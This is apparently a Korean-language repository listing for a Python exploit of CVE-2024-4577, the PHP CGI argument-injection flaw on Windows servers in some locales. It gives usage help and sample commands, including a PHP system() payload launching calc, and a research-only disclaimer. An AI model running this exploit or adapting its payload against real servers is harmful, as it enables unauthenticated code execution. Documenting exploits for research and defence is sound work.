
 jakabakos/cve-2024-4577-php-cgi-argument-injection-rce
CVE-2024-4577 PHP CGI 인자 삽입에 대한 Python 익스플로잇으로, 특정 로캘의 Windows 서버에서 인증되지 않은 원격 코드 실행을 가능하게 합니다.

CVE-2024-4577 PHP CGI 취약점은 인수 주입을 통해 원격 코드 실행을 가능하게 하는 심각한 보안 결함으로 부상했습니다. 여러 PHP 버전에서 발견된 이 취약점은 주로 Windows에서 특정 로케일(중국어 번체, 중국어 간체, 일본어)로 실행되는 서버에 영향을 미칩니다.
이 결함은 PHP CGI 모드를 악용하여 이전 보안 조치를 우회하고, 인증되지 않은 공격자가 임의의 코드를 실행할 수 있도록 합니다.
익스플로잇 스크립트:
usage: python exploit.py -t http://127.0.0.1 -c calc

options:
  -h, --help            show this help message and exit
  --target TARGET, -t TARGET
                        Target URL
  --code CODE, -c CODE  OS command to execute
  --php PHP, -p PHP     PHP command to execute
예시:
python3 exploit.py 192.168.130.100 80 calc
python .\CVE-2024-4577.py -t http://127.0.0.1 -p "<?php system('calc') ?>"

이 익스플로잇 스크립트는 연구 및 효과적인 방어 기술 개발을 위해서만 제작되었습니다. 악의적이거나 승인되지 않은 활동에 사용하기 위한 것이 아닙니다. 스크립트의 작성자와 소유자는 이 소프트웨어의 오용이나 손해에 대한 어떠한 책임이나 의무도 지지 않습니다. 사용자는 이 소프트웨어를 책임감 있게 그리고 관련 법률 및 규정에 따라서만 사용해야 합니다. 책임감 있게 사용하십시오.
